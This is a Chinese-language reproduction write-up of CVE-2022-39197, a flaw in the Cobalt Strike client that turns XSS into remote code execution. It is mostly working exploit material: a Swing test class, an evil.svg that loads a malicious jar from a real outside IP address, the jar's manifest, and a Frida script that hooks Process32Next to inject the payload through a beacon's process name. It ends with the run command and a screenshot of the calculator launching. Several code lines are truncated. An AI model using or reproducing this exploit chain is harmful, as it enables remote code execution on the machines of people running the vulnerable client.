

CVE-2022-39197[CS RCE]

原理很多，这里关注复现

参考：<https://lorexxar.cn/2022/11/02/cs-xss2rce/>


初探xss到rce

如果你认真阅读了这篇文章，你会发现了swing的解析xss到RCE的方式

写一个Test类用来验证

```
1 import javax.swing.*;
2 import java.io.IOException;
3
4 public class Test {
5     private static void createAndShowGUI() throws IOException {
6         JFrame.setDefaultLookAndFeelDecorated(true);
7         JFrame frame = new JFrame("cve-2022-39197");
8         frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
9         // 可用
10        JLabel label2 = new JLabel("<html><object classid='org.apache.batik.swin
11        frame.getContentPane().add(label2);
12
13        frame.pack();
14        frame.setVisible(true);
15    }
16
17    public static void main(String[] args) {
18        javax.swing.SwingUtilities.invokeLater(new Runnable() {
19            public void run() {
20                try {
21                    createAndShowGUI();
22                } catch (IOException e) {
23                    e.printStackTrace();
24                }
25            }
26        });
27    }
28 }
```

注意：请将CS的jar包作为依赖引入！！！！



evil.svg

```
1 <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlin
2 <script type="application/java-archive" xlink:href="http://118.178.126.49:2333/E
3 <text>CVE-2022-39197</text>
4 </svg>
```

EvilJar.jar




jar包内容，idea打普通jar包就行



我的MANIFEST.MF


```
1 Manifest-Version: 1.0
2 Script-Handler: Exp
```

我在这里重复一下大致流程，swing解析svg中的内容，svg又去加载恶意jar包，从而rce
用Python在vps上开个server



cs环境搭建

分享我的有漏洞版的cs



Vps 上teamserver起起来

client连起来

生成一个windows x64的beacon.exe🐎

怎么玩cs就不解释了

给我通！

Tip:

网上常见的说法有二种方式：

- 通过 frame 标签来绕过首页 117 个字节的长度限制，可以减少payload的长度，但是存在jdk限制
- 通过 hook windows api 的方式来传输恶意 payload

poc.py

```

1 import frida
2 import time
3 import sys
4
5
6 def processInject(target, url):
7     print('[+] Spawning target process')
8
9     pid = frida.spawn(target)
10    session = frida.attach(pid)
11
12    frida_script = '''
13    var payload=<html><object classid='org.apache.batik.swing.JSVGCanvas'><para
14    var pProcess32Next = Module.findExportByName("kernel32.dll", "Process32Next"
15
16    Interceptor.attach(pProcess32Next, {
17        onEnter: function(args) {
18            this.pPROCESSENTRY32 = args[1];
19            if(Process.arch == "ia32"){
20                this.exeOffset = 36;
21            }else{
22                this.exeOffset = 44;
23            }
24            this.szExeFile = this.pPROCESSENTRY32.add(this.exeOffset);
25        },
26        onLeave: function(retval) {
27            if(this.szExeFile.readAnsiString() == "beacon.exe") {
28                send("[!] Found beacon, injecting payload");
29                this.szExeFile.writeAnsiString(payload);
30            }
31        }
32    })
33    '''
34    .replace("USER_PAYLOAD", url)
35
36    script = session.create_script(frida_script)
37    script.load()
38    frida.resume(pid)
39    # make sure payload is triggered on client
40    print("[+] Waiting for 1000 seconds")
41    time.sleep(1000)
42    frida.kill(pid)
43    print('[+] Done! Killed beacon process.')
44    exit(0)
45
46 if __name__ == '__main__':
47     if len(sys.argv) == 3:

```

```

48     processInject(sys.argv[1], sys.argv[2])
49     else:
50         print("[~] Incorrect Usage!\n\nExample: python3 {} beacon.exe http://10.
51

```

python poc.py beacon.exe <http://118.178.126.49:2333/evil.svg>

上线后，查看进程列表，下滚到出现python.exe进程就会触发

注意：看脚本你也知道，你的🐎必须命名为beacon.exe，因为脚本里写死了根据这个来hook！

注意：必须使用windows运行poc哦，毕竟本来是用来上线win的🐎。

The screenshot shows a Windows desktop environment. In the background, the Cobalt Strike interface is visible, displaying a list of processes. Overlaid on this is a Windows Task Manager window showing the 'Processes' tab for IP 192.168.200.1. A calculator application is also open in the foreground. An error dialog box is visible in the top left corner.

ERROR Dialog:

```

SVG Error:
Exp cannot be cast to org.apache.batik.script.ScriptHandler
[Show Details] [OK]

```

Cobalt Strike Process List:

computer	note	process	pid	arch	last
LAPTOP-EMBMS540		beacon.exe	25916	x64	29s
LAPTOP-EMBMS540		hplayer.exe	280928	x64	18s
LAPTOP-EMBMS540		hhh666.exe	285268	x64	29s
LAPTOP-EMBMS540		hhh666.exe	286000	x64	10s
LAPTOP-EMBMS540		hhh666.exe	286896	x64	16s
LAPTOP-EMBMS540		beacon.exe	291048	x64	56s

Task Manager Processes:

PID	PPID	Process Name	Arch	会话	User
173256	1052	System	x64	0	NT AUTHORITY\SYSTEM
282396	278272	Registry	x86	1	LAPTOP-EMBMS540\Y9000P
278016	278272	smss.exe	x86	1	LAPTOP-EMBMS540\Y9000P
281080	1204	Memory Compression	x64	1	LAPTOP-EMBMS540\Y9000P
276672	1204	csrss.exe	x86	1	LAPTOP-EMBMS540\Y9000P
281188	9552	wininit.exe	x64	1	LAPTOP-EMBMS540\Y9000P
279856	173256	services.exe	x64	1	LAPTOP-EMBMS540\Y9000P
283608	1204	svchost.exe	x64	1	LAPTOP-EMBMS540\Y9000P
282392	1204	WmiPrvSE.exe	x64	1	LAPTOP-EMBMS540\Y9000P
258300	1204	WmiPrvSE.exe	x64	1	LAPTOP-EMBMS540\Y9000P
280564	174788	unsecapp.exe	x64	1	LAPTOP-EMBMS540\Y9000P
13408	9320	notepad++.exe	x86	1	LAPTOP-EMBMS540\Y9000P
286000	286312	hhh666.exe	x64	1	LAPTOP-EMBMS540\Y9000P
285268	282456	hhh666.exe	x64	1	LAPTOP-EMBMS540\Y9000P
288072	9320	cmd.exe	x64	1	LAPTOP-EMBMS540\Y9000P
278908	288072	conhost.exe	x64	1	LAPTOP-EMBMS540\Y9000P
286896	286832	hhh666.exe	x64	1	LAPTOP-EMBMS540\Y9000P
280928	287584	hplayer.exe	x64	1	LAPTOP-EMBMS540\Y9000P
280344	9552	chrome.exe	x64	1	LAPTOP-EMBMS540\Y9000P
291192	9552	chrome.exe	x64	1	LAPTOP-EMBMS540\Y9000P
283476	1052	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
25916	288124	python.exe	x64	1	LAPTOP-EMBMS540\Y9000P
290336	288072	python.exe	x64	1	LAPTOP-EMBMS540\Y9000P
291048	290336	python.exe	x64	1	LAPTOP-EMBMS540\Y9000P

Calculator: A standard Windows calculator is open, showing the number 0.